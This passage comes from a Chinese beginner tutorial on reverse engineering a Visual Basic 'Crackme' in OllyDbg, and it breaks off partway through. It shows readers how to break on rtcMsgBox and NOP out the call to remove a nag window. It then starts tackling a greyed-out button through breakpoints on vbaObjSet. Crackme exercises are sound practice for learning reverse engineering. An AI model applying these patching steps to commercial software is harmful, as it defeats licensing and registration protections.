中发现的软件注册码，因为这个函数的样子确实有些奇怪。虽然貌不惊人，但是威力不容小视哟！关于这个函数的基本信息在这里就不多做介绍了，小菜们可以自己在网上搜索一下。大家只需要学会使用它，我们的目的就达到了，等大家都成为高手的时候，再去追寻其中的具体原理也不迟。




图 1

现在把注意力转移到 OD 中来，我们在命令窗口输入“Bp rtcMsgBox”，如图2，记得按下回车后，命令才能生效。设置好了断点，就让程序运行起来，一眨眼程序就被OD 中断下来了，如图3，结合平时的经验和当前代码的位置来看，这里应该是系统的“领空”，在这里我们是找不到有用的东西的，现在我们注意左下角的堆栈窗口，如图 4 。我们要返回程序的“领空”，必须依靠这里的一句代码，看到上图中的“返回到 Crackme0040400A”这行代码了吗？我们用鼠标右键单击这句代码，在弹出的快捷菜单里选择“在反汇编窗口中跟随”，如果小菜的操作准确无误的话，OD 就会带大家来到一个新的地方，如图 5 。




图 2




图 3

由于是 VB 的反汇编代码，看来看去都找不到诸如关键跳转之类的代码，大家一起来仔细看看：





图 4


图 5

```
00404003    52              push    edx
00404004    FF15 3C104000 call    dword ptr [<&MSVBVM60.#595>]    ; MSVBVM60.rtcMsgBox
0040400A    8D4D E0         lea     ecx, dword ptr [ebp-20]
0040400D    FF15 E4104000 call    dword ptr [<&MSVBVM60.__vbaFreeObj>]    ; MSVBVM60.__vbaFreeObj
00404013    8D45 A0         lea     eax, dword ptr [ebp-60]
00404016    8D4D B0         lea     ecx, dword ptr [ebp-50]
```

连一个跳转指令的影子都没有，这该怎么办呢？小菜们注意 OD 给我们的提示信息，注意这句代码 **00404004 . FF15 3C104000 call dword ptr [<&MSVBVM60.#595>] ;MSVBVM60.rtcMsgBox**。根据 OD 的提示，我们可以这样理解，当程序执行到这句代码的时候，就会去调用 MSVBVM60.rtcMsgBox 这个函数。“咦，MSVBVM60.rtcMsgBox 和刚才设置的断点好像是一模一样的。”没错，我们要找的就是这个函数，小菜们的分析也完全正确，当程序运行到 **00404004.FF15 3C104000 call dword ptr [<&MSVBVM60.#595>] ;MSVBVM60.rtcMsgBox** 这句代码的时候，就会调用 rtcMsgBox 这个函数，而这个函数的作用，就是让程序弹出一个提示窗口。

到这里，问题的真像就大白于天下了，既然这句代码的作用就是让程序弹出一个提示窗口，那么该怎么办小菜们心里都很清楚了吧。对于这样的情况，我们一般是修改附近的一个跳转指令，一次跳过这句代码，这样程序就不会弹出窗口了。不过现在面对的是 VB 程序，那么就得具体问题具体对待了。大家前前后后找了半天，也没有发现一句可用的跳转指令。看来，只好使用中级武器“NOP 修改法”了，我们右键单击这句指令，在弹出的菜单中选择“汇编”，使用 NOP 指令替换掉原有的代码，修改前的代码为 **00404004 . FF15 3C104000 call dword ptr [<&MSVBVM60.#595>] ; MSVBVM60.rtcMsgBox**，而修改后的代码则是：

```
00404004    90    nop
00404005    90    nop
00404006    90    nop
```

现在，我们来看看这个修改能不能达到消灭 NAG 窗口的目的，把修改后的程序保存好之后（关于如何保存修改后的程序，大家请好好复习以前的课堂笔记）运行一下试试。果然，原来的 NAG 窗口已经不见了踪影。小菜们首战大捷，但别高兴得太早了，因为还有别的问题呢？我们可以看到，当 Crackme 运行了之后，虽然没有了 NAG 窗口，但是“确定”按钮仍然是灰色的，小菜们想随便输入点注册信息碰碰运气都没有机会，这个灰色的按钮，就和我们平时见到的有些软件中被限制功能时是一个样子，鼠标都没法点，更别说使用这个功能了。大家先休息一下，我们马上就来对付这个“灰色按钮”！

第二关：突破 VB 的功能限制（灰色按钮）

还是先把已经屏蔽了NAG窗口的Crackme在OD中打开，OD刚把程序载入完成，小菜们就死死的盯着命令窗口准备设置函数断点了。再给大家介绍点新东西，这次我们就不直接使用输入命令的方法来设置断点了，大家仔细看操作：在OD 的主窗口中单击右键，在弹出的菜单中依次选择“查找”—“当前模板中的名称”，如图6，突然OD 弹出了一个新的窗口，里面的信息顿时让小菜们花了眼，如图7，“这里都是些什么呢？”简单的说，这里所列出的一行行内容，就是当前这个Crackme 所用到的函数。这个说法并不十分准确，但是小菜们很容易理解。也就是说，这个Crackme 程序用到的大部分函数都在这个窗口中列举出来了。




图6




图7




图8

不过我们的问题是要解决“灰色按钮”，那么在这一大堆的函数中，哪个函数是负责让按钮变成“灰色”的呢？本文的第二个主角就是vbaObjSet 函数，大家是不是觉得VB 的函数都很奇怪呢！习惯了在字符串的海洋中寻找注册信息的小菜，在这一行行的函数中找起东西来十分得心应手，很快就发现了vbaObjSet 的踪影，如图8，找到之后，选中它并单击右键，选择“在每个参考上设置断点”，如图9，大家同时要注意OD 左下角的提示：已设置10 个断点。这个表示什么意思呢？

